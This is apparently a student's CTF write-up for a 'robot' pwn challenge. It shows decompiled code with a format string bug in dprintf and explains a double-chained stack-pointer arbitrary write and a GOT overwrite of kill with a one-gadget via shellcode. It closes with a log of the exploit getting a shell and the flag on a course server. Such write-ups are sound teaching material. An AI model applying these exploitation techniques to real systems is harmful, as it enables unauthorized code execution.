
Vulnerability:
There's an obvious format string vulnerability in dprintf.



```
          kill(id, 9);
          exit(0);
        }
        *fmt = 0;
      }
      if ( v14 == v16 && v15 == v17 )
      {
        puts("Mission cleared!");
        puts("Here is a token to show our gratitude : NOTFLAG{Super shellcoder}");
        exit(0);
      }
      v4 = (rand() & 1) - 1;
      v5 = rand();
      sub_1325(&v16, (v5 & 1u) - 1, v4);
      dprintf(pipedes[1], fmt);
    }
    puts("Mission failed :(");
    puts("Robot ran out of fuel");
    kill(id, 9);
    exit(0);
  }
  close(pipedes[1]);
  close(v19);
  s = (char *)mmap(0LL, 0x100uLL, 7, 34, -1, 0LL);
  if ( s == (char *)-1LL )
```

Exploitation:
1. Since there is a format string vulnerability in the child process, we are able to perform arbitrary read and write. Our plan is to overwrite the got table of kill to one gadget. We don't need to worry about seccomp filters because prctl is called after fork.
2. Unfortunately, the fmt variable lies in an unknown mmaped

region, not on the stack. Thus, we have to think of another way to perform arbitrary write. The method I used to perform arbitrary write is by finding “double chained” addresses in the stack. Like the following:



```
0x7fff116b4500: 0x00007fff116b5fe8      0x0000000000000000
0x7fff116b4510: 0x0000000000000000      0x0000000000000000
0x7fff116b4520: 0x0000000000000000      0x0000000000f0b5ff
0x7fff116b4530: 0x00000000000000c2      0x00007fff116b4566
0x7fff116b4540: 0x0000000000000001      0x00007f165b99fb55
0x7fff116b4550: 0x0000000000000000      0x000055a3c1157a8d
0x7fff116b4560: 0x00007f165bae7b20      0x0000000000000000
0x7fff116b4570: 0x000055a3c1157a40      0x000055a3c1157150
0x7fff116b4580: 0x00007fff116b4670      0x0000000000000000
0x7fff116b4590: 0x000055a3c1157a40      0x00007f165b90bb6b
0x7fff116b45a0: 0x0000000000000000      0x00007fff116b4678
0x7fff116b45b0: 0x0000000100040000      0x000055a3c115738f
0x7fff116b45c0: 0x0000000000000000      0x8f6eedb8770c644e
0x7fff116b45d0: 0x000055a3c1157150      0x00007fff116b4670
0x7fff116b45e0: 0x0000000000000000      0x0000000000000000
0x7fff116b45f0: 0xdbd74d4408cc644e      0xda05d8b3f5ca644e
0x7fff116b4600: 0x0000000000000000      0x0000000000000000
0x7fff116b4610: 0x0000000000000000      0x00007fff116b4688
0x7fff116b4620: 0x00007f165bb03190      0x00007f165bae7a59
0x7fff116b4630: 0x0000000000000000      0x0000000000000000
0x7fff116b4640: 0x000055a3c1157150      0x00007fff116b4670
0x7fff116b4650: 0x0000000000000000      0x000055a3c115717e
0x7fff116b4660: 0x00007fff116b4668      0x000000000000001c
0x7fff116b4670: 0x0000000000000001      0x00007fff116b58db
0x7fff116b4680: 0x0000000000000000      0x00007fff116b58e3
0x7fff116b4690: 0x00007fff116b58f3      0x00007fff116b5911
0x7fff116b46a0: 0x00007fff116b5927      0x00007fff116b5931
gdb-peda$
```

The method works as follows: Since we can change the last byte of the value at 0x7fff116b4678 (which is 0x7fff116b58db) via format string vulnerability. we can change the value at 0x7fff116b4678 to 0x7fff116b58d0, 0x7fff116b58d1, …, 0x7fff116b58d8. This way, we can write separate bytes via format string vulnerability at address 0x7fff116b58d0, 0x7fff116b58d1, …, 0x7fff116b58d8. This indicates that we can write arbitrary qword value at 0x7fff116b58d0. Since we can write arbitrary qword value to the stack, we can change any byte at any address by first changing the qword value at 0x7fff116b58d0 with a value that we want to write, then change the byte the address that we want to write. Particularly, we get to change the got address of kill to one gadget.

3. The rest of the work lies in writing a x64 assembly shellcode that performs the operations mentioned above, including leaking libc and stack address, performing arbitrary write on the stack using “doubly chained” address, performing arbitrary write and overwriting got address of kill, triggers the kill function and get the shell. Since we must write all of the above exploitation in assembly, and there is no standard output that allows us to debug via print statements, it takes me two days to write and debug the shellcode QQ. The main reasons that it takes me so much time to debug the shellcode are as follows:

* The length of shellcode is restricted to 4096. It may have look big, but it’s actually not. If we don’t use functions to reduce similar code, then the space is definitely not enough for us. Thus, it took me several time to rewrite the shellcode using functions.
* The “%s” causes so much unexpected behavior. After changing it to “%c”, every strange behavior disappears.
* The “double chained” address that I use may vary when the environment variable is set differently. Hence, at first, I was able to get a shell at my local machine but failed to do so on the remote side. It took me a long time to think of the reason.
* At first, I tried to overwrite the got address of exit, but all of the gadgets failed gracefully QQ. Hence, I was afraid of using one gadget on other functions and wasted a lot of time trying to use other techniques beside return-to-libc. It took me a long time to discard my fear and try the one gadget again.


Again, the shellcoding part is literally translating the exploit script into x64 assembly language. It’s quite tedious, so I omit the implementation detail.

4. The proof of concept exploit script can be found at

code/robot/exploit.py. Enter the command

```
$ python3 exploit.py
```

to launch the exploitation. Eventually, after sending the shellcode to the server, we should be able to get the shell :)



```
user@kali:~/CTF2020-pwn/hw2/exploit/share$ python3 exploit.py
[+] Opening connection to 140.112.31.97 on port 30202: Done
0x8a0
[*] Paused (press any to continue)
[*] Switching to interactive mode
Mission failed :(
Only quitters giveup
$ cd home
$ ls
robot
$ cd robot
$ ls
flag
robot
run.sh
$ cat flag
FLAG{beep_bo0op_b33p_be3p_boop}
$ 
```

Flag:

FLAG{beep_bo0op_b33p_be3p_boop}